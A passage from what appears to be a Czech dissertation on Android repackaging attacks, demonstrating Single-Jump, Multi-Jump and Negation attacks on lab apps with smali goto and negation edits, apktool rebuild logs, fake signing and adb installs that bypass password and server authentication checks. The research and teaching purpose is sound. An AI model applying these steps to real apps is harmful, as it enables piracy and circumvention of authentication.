.method public checkPassword_onClick(Landroid/view/View;)V
    .locals 6
    .param p1, "v"    # Landroid/view/View;

    .prologue
    const/4 v5, 0x1

    .line 152
    invoke-direct {p0}, Lcz/utb/fai/bestgame6_ptlab/MainActivity;->isFirstRun()Z

    move-result v2

    if-eqz v2, :cond_1

    .line 154
    iget-object v2, p0, Lcz/utb/fai/bestgame6_ptlab/MainActivity;->inputText:Landroid/widget/EditText;

    invoke-virtual {v2}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

    move-result-object v2
    …
    …
```

Z ukázky smali kódu uvedené výše je zřejmé, že vhodné místo pro umístění návěští je před .line 152, které je označeno zeleně. Místo bylo zvoleno tak, aby

nebylo nutné v další části kódu vkládat korektní obsah do registru v5. Odpovídající kód má nyní podobu:

```
goto :navesti

.line 152
invoke-direct {p0}, Lcz/utb/fai/bestgame6_ptlab/MainActivity;->isFirstRun()Z
```

Dalším krokem je vyhledání místa pro umístění návěští. Na základě zkoumání Java kódu metody checkPassword_onClick bylo zjištěno, že návěští by se mělo umístit před volání startActivity. V jazyce smali se volání označuje dvojící symbolů „->“, proto je vhodné hledat výraz „->startActivity“ (v níže uvedené ukázce je označen červeně). Z pohledu na kód předcházející .line 174 vyplývá, že není možné návěští umístit bezprostředně před řádek s voláním ->startActivity. Na základě znalosti Java kódu a mapování obsahů registrů je zřejmé, že návěští by se mělo umístit před řádek .line 173 (v ukázce je označen modře). Toto umístění zajistí, že program bude mít vše potřebné pro spuštění chráněné části aplikace.

Ukázka zdrojového kódy metody checkPassword_onClick v okolí volání ->startActivity:

```
…
…
.line 171
iget-object v2, p0, Lcz/utb/fai/bestgame6_ptlab/MainActivity;->inputText:Landroid/widget/EditText;

const-string v3, ""

invoke-virtual {v2, v3}, Landroid/widget/EditText;->setText(Ljava/lang/CharSequence;)V

.line 173
new-instance v0, Landroid/content/Intent;

const-class v2, Lcz/utb/fai/bestgame6_ptlab/BestGameActivity;

invoke-direct {v0, p0, v2}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V

.line 174
.local v0, "intent":Landroid/content/Intent;
invoke-virtual {p0, v0}, Lcz/utb/fai/bestgame6_ptlab/MainActivity;->startActivity(Landroid/content/Intent;)V
```

```
    goto :goto_0

    .line 178
    .end local v0    # "intent":Landroid/content/Intent;
    :cond_2
    iget-object v2, p0, Lcz/utb/fai/bestgame6_ptlab/MainActivity;->inputText:Landroid/widget/EditText;

    const-string v3, ""

    invoke-virtual {v2, v3}, Landroid/widget/EditText;->setText(Ljava/lang/CharSequence;)V
    …
    …
```

Před řádek .line 173 je umístěno navěští:

```
    :navesti

    .line 173
    new-instance v0, Landroid/content/Intent;
```

V tuto chvíli jsou provedeny všechny nutné úpravy kódu smali a je možné uložit modifikovaný obsah souboru MainActivity.smali. Dalším krokem je sestavení upraveného APK balíčku: java -jar apktool_rev.jar b BestGame6 -o BestGame6HACKED.apk. Na obrázku 4.50 je vidět, že kompilační proces skončil chybou. Analýzou chybových výpisů bylo zjištěno, že se problém týká obsahu souboru styles.xml, který se nachází v adresáři BestGame6/res/values-v24/. Po úpravě souboru styles.xml je možné kompilaci zopakovat.

```
workshop@ubuntu:~/lab$ java -jar apktool_rev.jar b BestGame6 -o BestGame6HACKED.apk
I: Using Apktool 2.1.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
W: /home/workshop/lab/BestGame6/res/values-v24/styles.xml:7: error: Error retrieving parent for item: No
 resource found that matches the given name '@android:style/Animation.OptionsPanel'.
W:
W: /home/workshop/lab/BestGame6/res/values-v24/styles.xml:8: error: Error retrieving parent for item: No
 resource found that matches the given name '@android:style/Animation.LockScreen'.
W:
Exception in thread "main" brut.androlib.AndrolibException: brut.androlib.AndrolibException: brut.common
.BrutException: could not exec (exit code = 1): [/tmp/brut_util_Jar_8960738199092047396.tmp, p, --forced
-package-id, 127, --min-sdk-version, 15, --target-sdk-version, 25, --version-code, 1, --version-name, 1.
0, -F, /tmp/APKTOOL1707389623364779204.tmp, -0, arsc, -0, arsc, -I, /home/workshop/apktool/framework/1.a
pk, -S, /home/workshop/lab/BestGame6/res, -M, /home/workshop/lab/BestGame6/AndroidManifest.xml]
        at brut.androlib.Androlib.buildResourcesFull(Androlib.java:437)
        at brut.androlib.Androlib.buildResources(Androlib.java:371)
        at brut.androlib.Androlib.build(Androlib.java:281)
        at brut.androlib.Androlib.build(Androlib.java:254)
        at brut.apktool.Main.cmdBuild(Main.java:224)
        at brut.apktool.Main.main(Main.java:84)
Caused by: brut.androlib.AndrolibException: brut.common.BrutException: could not exec (exit code = 1): [
/tmp/brut_util_Jar_8960738199092047396.tmp, p, --forced-package-id, 127, --min-sdk-version, 15, --target
-sdk-version, 25, --version-code, 1, --version-name, 1.0, -F, /tmp/APKTOOL1707389623364779204.tmp, -0, a
rsc, -0, arsc, -I, /home/workshop/apktool/framework/1.apk, -S, /home/workshop/lab/BestGame6/res, -M, /ho
me/workshop/lab/BestGame6/AndroidManifest.xml]
        at brut.androlib.res.AndrolibResources.aaptPackage(AndrolibResources.java:436)
        at brut.androlib.Androlib.buildResourcesFull(Androlib.java:423)
        ... 5 more
Caused by: brut.common.BrutException: could not exec (exit code = 1): [/tmp/brut_util_Jar_89607381990920
47396.tmp, p, --forced-package-id, 127, --min-sdk-version, 15, --target-sdk-version, 25, --version-code,
```

Obr. 4.50: Chyba při kompilaci upraveného APK balíčku [zdroj vlastní]

Z obrázku 4.51 je vidět, že kompilační proces opět skončil chybou. Chyba je však jiného charakteru, neboť se týká parametru android:roundIcon="@mipmap/ic_launcher" elementu application, který se nachází v souboru AndroidManifest.xml. Po úpravě manifestu je možné provést třetí pokus o vytvoření modifikovaného APK balíčku.

```
workshop@ubuntu:~/lab$ java -jar apktool_rev.jar b BestGame6 -o BestGame6HACKED.apk
I: Using Apktool 2.1.1
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
W: /home/workshop/lab/BestGame6/AndroidManifest.xml:3: error: No resource identifier found for attribute
 'roundIcon' in package 'android'
W:
Exception in thread "main" brut.androlib.AndrolibException: brut.androlib.AndrolibException: brut.common
.BrutException: could not exec (exit code = 1): [/tmp/brut_util_Jar_4206648960081117507.tmp, p, --forced
-package-id, 127, --min-sdk-version, 15, --target-sdk-version, 25, --version-code, 1, --version-name, 1.
0, -F, /tmp/APKTOOL820487836538558280.tmp, -0, arsc, -0, arsc, -I, /home/workshop/apktool/framework/1.ap
k, -S, /home/workshop/lab/BestGame6/res, -M, /home/workshop/lab/BestGame6/AndroidManifest.xml]
        at brut.androlib.Androlib.buildResourcesFull(Androlib.java:437)
        at brut.androlib.Androlib.buildResources(Androlib.java:371)
        at brut.androlib.Androlib.build(Androlib.java:281)
        at brut.androlib.Androlib.build(Androlib.java:254)
        at brut.apktool.Main.cmdBuild(Main.java:224)
        at brut.apktool.Main.main(Main.java:84)
Caused by: brut.androlib.AndrolibException: brut.common.BrutException: could not exec (exit code = 1): [
/tmp/brut_util_Jar_4206648960081117507.tmp, p, --forced-package-id, 127, --min-sdk-version, 15, --target
-sdk-version, 25, --version-code, 1, --version-name, 1.0, -F, /tmp/APKTOOL820487836538558280.tmp, -0, ar
sc, -0, arsc, -I, /home/workshop/apktool/framework/1.apk, -S, /home/workshop/lab/BestGame6/res, -M, /hom
e/workshop/lab/BestGame6/AndroidManifest.xml]
        at brut.androlib.res.AndrolibResources.aaptPackage(AndrolibResources.java:436)
        at brut.androlib.Androlib.buildResourcesFull(Androlib.java:423)
        ... 5 more
Caused by: brut.common.BrutException: could not exec (exit code = 1): [/tmp/brut_util_Jar_42066489600811
17507.tmp, p, --forced-package-id, 127, --min-sdk-version, 15, --target-sdk-version, 25, --version-code,
 1, --version-name, 1.0, -F, /tmp/APKTOOL820487836538558280.tmp, -0, arsc, -0, arsc, -I, /home/workshop/
apktool/framework/1.apk, -S, /home/workshop/lab/BestGame6/res, -M, /home/workshop/lab/BestGame6/AndroidM
anifest.xml]
        at brut.util.OS.exec(OS.java:95)
```

Obr. 4.51: Chyba při opětovné kompilaci upraveného APK balíčku [zdroj vlastní]

Pohledem na obrázek 4.52 lze zjistit, že kompilace APK balíčku byla úspěšně dokončena.

```
workshop@ubuntu:~/lab$ java -jar apktool_rev.jar b BestGame6 -o BestGame6HACKED.apk
I: Using Apktool 2.1.1
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
workshop@ubuntu:~/lab$
```

Obr. 4.52: Úspěšné provedení kompilačního procesu upraveného APK balíčku [zdroj vlastní]

Dalším krokem je falešné podepsání modifikovaného APK balíčku, například pomocí jarsigneru. Jakmile je balíček podepsán, lze ho nainstalovat do mobilního zařízení či emulátoru. Na obrázku 4.53 je vidět, že instalace modifikovaného APK balíčku byla úspěšná. Po kliknutí na tlačítko, které se nachází ve strážní aktivitě, již nedojde ke kontrole hesla, místo toho bude spuštěna chráněná část aplikace poskytující placenou funkcionalitu. Tzn., že spuštění cenné funkcionality proběhne bez jakékoliv kontroly.

```
workshop@ubuntu:~/lab$ adb install BestGame6HACKED.apk
[100%] /data/local/tmp/BestGame6HACKED.apk
WARNING: linker: libdvm.so has text relocations. This is wasting memory and is a security risk. Please f
ix.
        pkg: /data/local/tmp/BestGame6HACKED.apk
Success
workshop@ubuntu:~/lab$
```


Obr. 4.53: Úspěšné instalace upraveného APK balíčku [zdroj vlastní]

Výše uvedené kompilační chyby jsou poměrně časté a mohou být velmi rozmanité. Většinu z nich lze odstranit studiem chybových výpisů a následnou modifikací souborů, které se nacházejí v příslušném kompilačním adresáři. Rovněž po nainstalování modifikované aplikace se může objevit celá řada chybových stavů nebo může dojít i k úplné zhroucení běhu programu. Nastane-li popisovaná situace, je vhodné v aplikaci navodit kritickou situaci, zároveň zachytit (například programem logcat) a detailně prostudovat jak systémové, tak aplikační logy. Na základě informací získaných z logů lze upravit soubory nacházející se v kompilačním adresáři. Pokaždé, když jsou měněny soubory kompilačního adresáře, je nutné provést nový build APK balíčku a jeho falešné podepsání.

Přestože Single-Jump Attack je velmi nebezpečný typ útoku, není účinný na všechny typy bezpečnostních mechanismů, které se nacházejí ve zdrojových kódech. Single-Jump Attack je vhodný pro překonání ochrany, která je v kódu na jediném místě. Pokud je zabezpečení umístěno více sofistikovaně, je potřeba provést útok pomocí vícenásobného skoku, který je vysvětlen v následujícím pododdíle.


Multi-Jump Attack

Reakcí programátorů na útok typu Single-Jump Attack bylo nové rozmístění ochranných mechanismů ve zdrojovém kódu. Na začátku kódu je stále veřejná část, kterou mohou spustit všichni uživatelé, ale struktura zbytku kódu je změněna. Cenná funkcionalita je rozdělena do několika logických celků, z nichž každý má vlastní ochranu. Je-li ochrana mobilní aplikace realizována tak, jak je naznačeno na obrázku 4.54, není možné použít Single-Jump Attack, naproti tomu dobrých výsledků (z pohledu útočníka) lze dosáhnout použitím Multi-Jump Attack.



Obr. 4.54: Struktura pokročilé ochrany mobilní aplikace [zdroj vlastní]


Na konec veřejně přístupného kódu (na obrázku 4.55 je označen jako „Začátek“) se umístěn příkaz goto. Navěští je přidáno na začátek kódu cenné funkcionality 1. Skok je na obrázku 4.55 reprezentován červenou šipkou číslo 1. Na konec cenné funkcionality 1 je přidán pomocí příkazu goto další skok, který bude směřovat na navěští nacházející se na začátku cenné funkcionality 2. Viz červená šipka číslo 2 na obrázku 4.55. Poslední příkaz goto je přidán na konec cenné funkcionality 2. Odpovídající navěští je umístěno na začátek cenné funkcionality 3 (jedná se o šipku číslo 3).



Obr. 4.55: Překonání pokročilé ochrany mobilní aplikace [zdroj vlastní]

Pro účely dizertační práce byla vytvořena schématická aplikace RE2Multi-Jump.apk na, které je demonstrován Multi-Jump Attack. Zdrojový kód programu lze rozdělit na čtyři části:

- část 1/4 (na obrázku 4.56 je označena číslem 1) a část 3/4 (na obrázku 4.56 je označena číslem 3) představují ochranné části kódu, kterým se chce útočník vyhnout,
- část 2/4 (na obrázku 4.56 je označena číslem 2) a část 4/4 (na obrázku 4.56 je označena číslem 4) představují cennou funkcionalitu, jež chce útočník zneužít.



Obr. 4.56: Mobilní aplikace RE2Multi-Jump.apk [zdroj vlastní]

Jako první se provede dekompilace typu 1: ./dex2jar.sh RE2Multi-Jump.apk. Vzniklý soubor RE2Multi-Jump-dex2jar.jar je otevřen v programu JD-GUI a je prostudována aplikační logika s cílem najít vhodná místa pro realizaci skoků. Ukázka získaného zdrojového kódu je uvedena níže. Analýzou bylo zjištěno, že se kritické části kódu nacházejí v metodě multiJump, která patří třídě MainActivity. Aby bylo možné útok prehledně demonstrovat, byla metoda multiJump naprogramována velmi schematicky. Řádky zdrojového kódu označené červeně zastupují ochranné části kódu, kterým je potřeba se vyhnout. Naproti tomu zelené řádky reprezentují cenné části aplikace, jež je nutné spustit pomocí skoků (tak aby nedošlo k aktivaci červených řádků).

Ukázka zdrojového kódu, na které bude předveden Multi-Jump Attack:

```
private void multiJump()
{
  Toast.makeText(this.context, "1/4 - This is INCONVENIENT part of code.", 1).show();
  Toast.makeText(this.context, "2/4 - This is CONVENIENT part of code.", 1).show();
  Toast.makeText(this.context, "3/4 - This is UNWANTED part of code.", 1).show();
  Toast.makeText(this.context, "4/4 - This is WANTED part of code.", 1).show();
}
```

Z obrázku 4.56 vyplývá, že se bude útok skládat ze dvou skoků, jenž jsou očíslovány pomocí římských číslic. První směřuje z části označené číslem 0 do části 2. Druhý skok míří z části 2 do poslední úseku programu, kterým je část 4. Nyní, když je jasné, jakým způsobem bude útok proveden, je možné udělat dekompilaci druhého typu a najít vhodná místa pro realizaci skoků I. a II. Soubor MainActivity.smali obsahující metodu multiJump zapsanou v jazyce smali se nachází v adresáři
RE2Multi-Jump/smali/cz/utb/fai/reverseengineering2multijump.

Ukázka číslo 1 představuje část metody multiJump v jazyce smali:

```
.method private multiJump()V
    .locals 3

    .prologue
    const/4 v2, 0x1

    .line 29
    iget-object v0, p0, Lcz/utb/fai/reverseengineering2multijump/MainActivity;->context:Landroid/content/Context;

    const-string v1, "1/4 - This is INCONVENIENT part of code."

    invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    .line 31
    iget-object v0, p0, Lcz/utb/fai/reverseengineering2multijump/MainActivity;->context:Landroid/content/Context;

    const-string v1, "2/4 - This is CONVENIENT part of code."

    invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V
```

Stejně jako v jazyce Java, je i v ukázce zapsané v jazyce smali červeně označeno místo, kterému se chce útočník vyhnout, a zelené řádky představují cennou funkcionalitu. Z analýzy výše uvedené ukázky vyplývá, že příkaz goto je vhodné umístit před .line 29:

```
goto :navesti1

.line 29
iget-object v0, p0, Lcz/utb/fai/reverseengineering2multijump/MainActivity;->context:Landroid/content/Context;
```

Z ukázky kódu je rovněž zřejmé, že by mělo být odpovídající návěští umístěno před .line 31:

```
:navesti1

.line 31
iget-object v0, p0, Lcz/utb/fai/reverseengineering2multijump/MainActivity;->context:Landroid/content/Context;
```

Úpravami kódu, které jsou výše naznačeny modrou barvou, bylo zajištěno vykonání skoku I. Následuje kód jazyka smali, který je potřeba upravit, tak by se vykonal i skok II.

Ukázka číslo 2 představují část metody multiJump v jazyce smali:

```
.line 33
iget-object v0, p0, Lcz/utb/fai/reverseengineering2multijump/MainActivity;->context:Landroid/content/Context;

const-string v1, "3/4 - This is UNWANTED part of code."

invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v0

invoke-virtual {v0}, Landroid/widget/Toast;->show()V

.line 35
iget-object v0, p0, Lcz/utb/fai/reverseengineering2multijump/MainActivity;->context:Landroid/content/Context;

const-string v1, "4/4 - This is WANTED part of code."
```

```
    invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    .line 36
    return-void
.end method
```

Stejně jako v předchozí ukázce je i v tomto úryvku kódu podmínkou vykonání zeleně označených řádků reprezentující cennou funkcionalitu přeskočení červených řádků, jenž představují ochrannou část kódu. Na základě výše uvedeného kódu byl příkaz goto umístěn před .line 33 (úprava je označena modře):

```
    goto :navesti2

.line 33
    iget-object v0, p0, Lcz/utb/fai/reverseengineering2multijump/MainActivity;->context:Landroid/content/Context;
```

Odpovídající návěští označeno modrou barvou a bylo umístěno před .line 31:

```
    :navesti2

    .line 35
    iget-object v0, p0, Lcz/utb/fai/reverseengineering2multijump/MainActivity;->context:Landroid/content/Context;
```

V tuto chvíli jsou dokončeny všechny úpravy zdrojového kódu, které zajistí vykonání obou skoků. Dalším krokem je vytvoření APK balíčku ze souborů uložených v adresáři RE2Multi-Jump: java -jar apktool.jar b RE2Multi-Jump -o RE2Multi-JumpHACKED.apk. Poslední, co je nutné udělat, je falešný podpis modifikovaného APK balíčku. Jakmile je APK balíček podepsán, je možné ho nainstalovat do mobilního zařízení nebo emulátoru. Takto upravený program bude po kliknutí na tlačítko „Multi-Jump Attack“ zobrazovat dvě zprávy místo původních čtyřech:

- 2/4 - This is CONVENIENT part of code.
- 4/4 - This is WANTED part of code.


Pokud nejsou logické celky, ve kterých je umístěna cenná funkcionalita vykonávány lineárně (tzn. část 1 → část 2 → … → část n) je potřeba vytvořit další

skoky, jež vyřadí odpovídající ochranné části kódu. Vnitřní struktura aplikace může být například naprogramována tak, že provedení cenné funkcionality 3 (vykonávání funkcionality se dostalo na konec) vede k aktivaci ochranné části 2, jež po splnění bezpečnostních podmínek spustí cennou funkcionalitu 2. V uvedeném příkladu musí útočník na konec cenné funkcionality 3 vložit příkaz goto a odpovídající návěští zapsat na začátek cenné funkcionality 2.

Negation Attack

Velké množství bezpečnostních mechanismů využívá příkaz if jako součást vyhodnocovacího procesu. Například: porovnej, zda je uživatelské jméno a heslo zadané uživatelem shodné s přihlašovacími údaji uloženými v databázi platících zákazníků. Pokud se rovnají, spusť cennou funkcionalitu. Nejsou-li shodné, spusť kód, jež je z pohledu uživatele nezajímavý (typicky se jedná o zobrazení informace, že zadané údaje nejsou platné a následuje nová výzva k zadání správného hesla). Situace je zachycena na obrázku 4.57 nahoře. Schéma bezpečnostního mechanismu:

```
Boolean wasAuthenticationSuccessful = false;
…
// MECHANISMUS OVERENI, VYSLEDEK JE ULOZEN DO PROMENNE wasAuthenticationSuccessful
…
if(wasAuthenticationSuccessful)
{
   // SPUST CENNOU FUNKCIONALITU
}
else
{
   // PRIHLASOVACI UDAJE NEJSOU PLATNE
   // SPUST NOVOU VYZVU K ZADANI PRIHLASOVACICH UDAJU
}
```




Obr. 4.57: Princip Negation Attack [zdroj vlastní]

Útoky typu Negation Attack jsou založené na negaci, která je vložena do příkazu if. Proces vyhodnocení má po úpravě následující průběh: Porovnej, zda je uživatelské jméno a heslo zadané uživatelem shodné s přihlašovacími údaji uloženými v databázi platících zákazníků. Pokud nejsou shodné, spusť cennou funkcionalitu. Jsou-li shodné, spusť kód s novou výzvou k zadání správného hesla, viz obrázek 4.57 dole. Jinými slovy chráněná část aplikace bude spuštěna, jen za podmínky, že heslo nebude platné. Provedení útoku je ukázáno na aplikaci BestMaps.apk, jejíž bezpečností mechanismus je zachycen na obrázku 4.58. K vyhodnocování platnosti přihlašovacích údajů nedochází na lokální úrovni. Uživatelské jméno a heslo je předáno aplikačnímu serveru, který provede jejich ověření. Mobilní aplikace spouští chráněnou část aplikace na základě bezpečnostního rozhodnutí serveru. Provést útok na ověřovací mechanismus typu klient-server tradičním způsobem (tzn. bez metod APK Repackage, jakou je například Negation Attack) by bylo velmi náročné. Protože útok by zahrnoval hledání chyb v komunikačním protokolu a v zabezpečení samotného serveru. Naproti tomu je provedení Negation Attack snadné. Jediné, co musí útočník udělat, je přidat do příkazu if negaci logické proměnné. Nejtěžší část útoku tak představuje nalezení kritického místa ve zdrojovém kódu, kam je možné vložit negaci. Princip je naznačen v níže uvedené ukázce. Zeleně označený řádek představuje zájmové místo kódu. Pokud by bylo možné provádět modifikace aplikační logiky APK balíčku přímo v jazyce Java, útok by zahrnoval pouhé přidání vykřičníku (v ukázce má červenou barvu):

```
Boolean wasAuthenticationSuccessful = false;
…
// MECHANISMUS OVERENI, VYSLEDEK JE ULOZEN DO PROMENNE wasAuthenticationSuccessful
…
```

```
if(!wasAuthenticationSuccessful)
{
   // SPUST CENNOU FUNKCIONALITU
}
else
{
   // PRIHLASOVACI UDAJE NEJSOU PLATNE
   // SPUST NOVOU VYZVU K ZADANI PRIHLASOVACICH UDAJU
}
```



Obr. 4.58: Bezpečnostní mechanismus aplikace BestMaps.apk [zdroj vlastní]

Aby bylo možné ve zdrojovém kódu najít vhodné místo pro provedení Negation Attack, je nutné provést dekompilaci pomocí nástroje dex2jar (./dex2jar.sh BestMaps.apk) a vzniklý soubor BestMaps-dex2jar.jar zanalyzovat. Výsledky přípravné analýzy naznačují, že ve třídě MainActivity.class se nachází metoda checkCredentials_onClick, která se spolu s aplikačním serverem stará o ověření přihlašovacích údajů zadaných uživatelem. Kritické místo kódu napsaného v jazyce Java je označeno červeně:

```
public void checkCredentials_onClick(View paramView)
{
  if (new ServerAuthentication(this.loginEditText.getText().toString(),

this.passwordEditText.getText().toString()).performAuthentication().booleanValue())
  {
```

```
      this.loginEditText.setText("");
      this.passwordEditText.setText("");
      startActivity(new Intent(this.context, BestMapsActivity.class));
      return;
    }
    this.loginEditText.setText("");
    this.passwordEditText.setText("");
    Toast.makeText(this.context, "Wrong Credentials", 1).show();
  }
```

Nejprve je vytvořen objekt třídy ServerAuthentication. V konstruktoru (viz ukázka zdrojového kódu níže) jsou jako parametry předány uživatelské jméno (this.loginEditText.getText().toString()) a heslo (this.passwordEditText.getText()), které zadal uživatel. Nad takto vytvořeným objektem se zavolá metoda performAuthentication(), která vrací logickou hodnotu (public Boolean performAuthentication()). Vyhodnotí-li server prostřednictvím třídy ServerAuthentication přihlašovací údaje jako validní (metoda performAuthentication() vrátí hodnotu „true“), pak metoda checkCredentials_onClick spustí chráněnou část aplikace, která je reprezentována třídou BestMapsActivity.class. V opačném případě je uživateli na displej mobilního zařízení vypsána informace „Wrong Credentials“.

Ukázka konstruktoru třídy ServerAuthentication.class:

```
  public ServerAuthentication(String paramString1, String paramString2)
  {
    this.userLogin = paramString1;
    this.userPassword = paramString2;
  }
```

Z výše uvedeného popisu vyplývá, že v jazyce smali bude útočník hledat metodu checkCredentials_onClick třídy MainActivity.class. V této metodě se bude snažit vypátrat podmínku pracující s metodou performAuthentication(), která patří třídě ServerAuthentication.class. Dalším krokem je rozbalení APK balíčku a získání kódů zapsaných v jazyce smali: java -jar apktool.jar d BestMaps.apk. Soubor MainActivity.smali se nachází v adresáři BestMaps/smali/cz/utb/fai/bestmaps_ptlab. V souboru MainActivity.smali je vyhledáno volání ->performAuthentication.

Ukázka části smali kódu metody checkCredentials_onClick:

```
    …
    …
    invoke-virtual {v3}, Landroid/widget/EditText;->getText()Landroid/text/Editable;
```


```
move-result-object v3

invoke-virtual {v3}, Ljava/lang/Object;->toString()Ljava/lang/String;

move-result-object v3

invoke-direct {v1, v2, v3}, Lcz/utb/fai/bestmaps_ptlab/ServerAuthentication;-
><init>(Ljava/lang/String;Ljava/lang/String;)V

.line 32
.local v1, "serverAuthentication":Lcz/utb/fai/bestmaps_ptlab/ServerAuthentication;
invoke-virtual {v1}, Lcz/utb/fai/bestmaps_ptlab/ServerAuthentication;-
>performAuthentication()Ljava/lang/Boolean;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/Boolean;->booleanValue()Z

move-result v2

if-eqz v2, :cond_0

.line 34
